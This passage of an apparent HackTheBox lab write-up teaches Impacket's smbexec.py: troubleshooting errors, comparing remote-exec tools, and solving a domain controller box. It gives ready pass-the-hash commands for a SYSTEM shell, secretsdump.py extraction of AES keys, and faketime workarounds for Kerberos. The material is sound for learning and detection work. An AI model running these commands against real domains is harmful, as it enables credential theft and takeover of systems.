Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great) | Your clock and the KDC’s disagree by more than ~5 minutes | ntpdate -q <target> to measure; if the target is wrong, faketime -f '-<offset>s' on every Kerberos step |
Kerberos SessionError: KDC_ERR_ETYPE_NOSUPP | The DC rejects RC4 (common on Server 2025 domains) and you only have an NT hash | Use NTLM PtH instead, or supply an AES key / password for Kerberos |
| Session hangs forever after an error | The session is dead, not slow (see row 3) | Ctrl-C, relaunch |
| Shell runs your piped command and exits immediately | That is one-shot mode working as designed - stdin hitting EOF ends the session | Feed more commands line-by-line on stdin, or use a pty (script, pexpect) for a live interactive session |
Three of these deserve their stories, because the error text is genuinely misleading.
The rpc_s_access_denied trap. I ran smbexec with a valid low-privilege domain user (anderson.w) expecting an auth error. Instead auth worked, DCERPC connected, and only the service creation was denied. If you see 0x5 here, do not waste time re-rolling credentials - the credentials are fine, the rights are not. The tool cannot tell you this more clearly than it does.
The pipe that killed the shell. ipconfig | findstr IPv4 is the most natural command in the world, and in smbexec it not only fails, it takes the session with it (section 6). The STATUS_OBJECT_NAME_NOT_FOUND points at a missing object - which is technically true (the output file) but sends you looking in the wrong direction. The command never ran.
The clock that was not my clock. The KRB_AP_ERR_SKEW reflex is “sync my NTP”. On this box my clock was correct and the lab box was 17 hours off - so the reflex fix did nothing. Measure which side is wrong before fixing a side (ntpdate -q <target> versus any real time source). Full sequence in section 5.
9. smbexec versus its siblings
Impacket ships four remote-exec examples that get confused constantly. The real difference is what lands on the target and how output comes back:
| psexec.py | smbexec.py | wmiexec.py | atexec.py | |
|---|---|---|---|---|
| Executes via | Uploaded service binary | cmd.exe one-liner as a service | WMI Win32_Process | Scheduled task (ATSVC) |
| Drops a file | Yes (exe in ADMIN$) | No | No (writes a .bat per command to ADMIN$ for output) | No |
| Needs admin | Yes | Yes | Yes | Yes |
| How output returns | Named pipe from the binary | __output_ file on the share | %TEMP% output file | __output file |
| Noise signature | 7045 + dropped exe | 7045 per command | WMI activity, quieter on SCM logs | Task registration events |
| AV survivability | Weakest (signatured exe) | Strong (no binary) | Strong | Strong |
| Best for | Old boxes, full interactive shell | Hash in hand, AV-averse target, command-per-command work | When you want fewer SCM events | Quick one-shot batch jobs |
How to choose, in one breath each:
- psexec when you want a genuinely interactive shell and the target era/AV allows the upload
- smbexec when you have an admin hash and want nothing binary on disk (the usual case, and the reason it closes boxes)
- wmiexec when SCM is monitored but WMI is not
- atexec when you just need one batch of commands to run and return
The case study below is literally “psexec failed, smbexec worked” - which is also the order I try them in.
10. Case study: Danglingtree
Danglingtree (HackTheBox, Season 11) is a Windows domain controller box. The path to admin was: foothold as anderson.w (a low-privilege domain user), then privilege escalation to the administrator’s NTLM hash. The moment you hold a Domain Admin hash on a DC, the last step of the box is a remote-exec tool - and this is where the story gets useful.
On solve day, psexec.py with the administrator hash died:
[-] SMB SessionError: code: 0xc00000a3 - STATUS_PIPE_BROKEN - Broken pipesmbexec.py with the same hash, same box, same moment, worked first try - the section 1 GIF is that exact session: whoami returning nt authority\system, hostname returning dc, net user listing the domain (Administrator, alex.o, anderson.w, jake.h, krbtgt, noah.b, svc_mail - a single-DC lab domain, but a real one).
An honest footnote I verified while preparing this post: I re-spawned the same box fresh and psexec worked fine - uploaded its exe, random service, SYSTEM, everything. So the solve-day PIPE_BROKEN was a transient of that instance, not a law of the box. And that is the actual lesson: when a remote-exec tool fails in a weird, non-credential way, do not debug the tool - switch tools. The family shares authentication; they differ in execution mechanics. psexec’s named-pipe and uploaded binary give it more failure surface than smbexec’s plain-SVC one-liner. A weird SMB-level error almost always means “this execution path is broken on this box right now”, and the fastest fix is the next tool in the list, not more retries.
The Kerberos saga from section 5 also happened on this box, and it is the other half of the lesson: the same hash that NTLM-PtH’d straight into SYSTEM could not buy a Kerberos ticket at all (clock skew plus RC4 rejection). “I have an admin hash” is not one capability - it is exactly one protocol’s worth of capability. Know which protocol you are spending.
What the box taught, compressed:
- A low-priv user + smbexec =
rpc_s_access_denied(authentication is not authorization) - An admin hash + smbexec = SYSTEM, no binaries, three flags (
-hashes, nothing else required) - Kerberos adds two failure modes NTLM does not have (skew, etypes) and removes none
- When a tool in the exec family breaks weirdly, switch siblings before debugging
Quick reference - every command in this post
Basics
smbexec.py 'domain/user:password@10.10.10.10' # password auth
smbexec.py -hashes ':<NT-HASH>' administrator@10.10.10.10 # pass-the-hash (empty LM)
smbexec.py 'domain/user@host' # prompts for the password
echo whoami | smbexec.py -hashes ':<NT-HASH>' administrator@10.10.10.10 # one-shot, no shell
smbexec.py -hashes ':<NT-HASH>' administrator@10.10.10.10 <<< "hostname" # one-shot, here-string
The flags that change behavior
smbexec.py -service-name HAVOCSVC <target> # name the service yourself
smbexec.py -shell-type powershell <target> # PowerShell processor (-Enc wrapped)
smbexec.py -share ADMIN$ <target> # output file lands on ADMIN$ instead of C$
smbexec.py -port 139 <target> # legacy SMB over NBT
smbexec.py -ts -debug <target> # timestamps + the wrapped command in the log
Kerberos, the working sequence
ntpdate -q <target> # measure the skew first
faketime -f '-<offset>s' getTGT.py -dc-ip <dc-ip> 'domain/user:<password>'
KRB5CCNAME=user.ccache faketime -f '-<offset>s' \
    smbexec.py -k -no-pass -dc-ip <dc-ip> -target-ip <ip> <fqdn>

# RC4 rejected (ETYPE_NOSUPP)? grab the AES key and use it instead:
secretsdump.py -hashes ':<NT-HASH>' -just-dc-user <user> 'domain/<admin>@<ip>'
faketime -f '-<offset>s' getTGT.py -dc-ip <dc-ip> -aesKey '<AES-256-KEY>' 'domain/user'
In-shell survival rules
whoamifirst, every session - confirm you really are SYSTEM before touching anythingexitcloses cleanly and deletes the last output file
FAQ
Is smbexec stealthier than psexec? It drops no binary, so it survives signature-based AV that flags the psexec service exe. But it is louder in the event log: a full service create/start/delete cycle per command, each leaving an Event ID 7045. “Less detectable by AV” and “quiet” are different claims.
Why is every command so slow? Because each one is a complete SCM round trip (create service, start, delete) plus two SMB file operations (write output, read and delete it). Several seconds per command over a VPN is normal, not a problem.
Can I use it with a non-admin account?
You can run it, and it will authenticate - then die with DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied at the service creation step. Creating services is an admin-only operation; there is no bypass in the tool.
Can I upload or download files from inside the shell?
Not with smbexec itself - it executes commands only. Use smbclient, Impacket’s smbclient.py, or put/get from a separate window; the shell does not need to be the file transport.
My session stopped responding after an error. Is it hung? It is dead. An SMB SessionError mid-session (classically the unescaped pipe) kills the shell. Ctrl-C and relaunch - the session setup cost is a few seconds.
What is the difference between SHARE and SERVER mode? Where the output file travels. SHARE (default): target writes it to its own C$ share, you read it over SMB. SERVER: your machine runs a local SMB server and the target pushes the file to you (needs local root to bind 445). You almost always want SHARE.
Does pass-the-hash work over Kerberos?
Not with an NT hash alone on modern domains. PtH is an NTLM concept; Kerberos wants AES keys (or a password it can derive them from). A DC that rejects RC4 - increasingly the default - makes -hashes + -k a dead end while -hashes over plain NTLM works fine. But the door is not fully closed: secretsdump.py prints the account’s AES keys alongside the hashes, and -k with -aesKey walks right through - that is exactly how the Kerberos saga in section 5 ended in a SYSTEM shell.
Why does -debug print a giant cmd /Q /c echo ... line?
That is the actual service command line from section 2 - your command embedded in the wrapper. Run one session with -debug once; it is the best one-flag education in how the tool works.
References
- Impacket project and docs: https://github.com/fortra/impacket
- smbexec.py source (v0.13.1 ships readable Python - read it, the whole tool is ~350 lines): https://github.com/fortra/impacket/blob/main/examples/smbexec.py
- MS-SCMR - the Service Control Manager Remote Protocol spec smbexec speaks: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-scmr/
- [MS-SMB2] and the administrative shares (
C$,ADMIN$) reference: https://learn.microsoft.com/en-us/troubleshoot/windows-server/networking/administrative-shares - Pass-the-hash original research: “Pass-the-Hash: How Attackers Spread and How to Stop Them” (Harmj0y / SANS); modern treatment in “The DPAPI Wife-Beater” and related post-ex research
- MITRE ATT&CK: T1021.002 Remote Services: SMB/Windows Admin Shares, T1550.002 Use Alternate Authentication Material: Pass the Hash, T1543.003 Create or Modify System Process: Windows Service
- Detection guidance for 7045 abuse: https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=7045
Every output in this post was captured live against an authorized HackTheBox lab machine. Passwords, hashes, and flags are masked. Break things you own, write down what you learn, and I will see you in the next one.(cheers)




Comments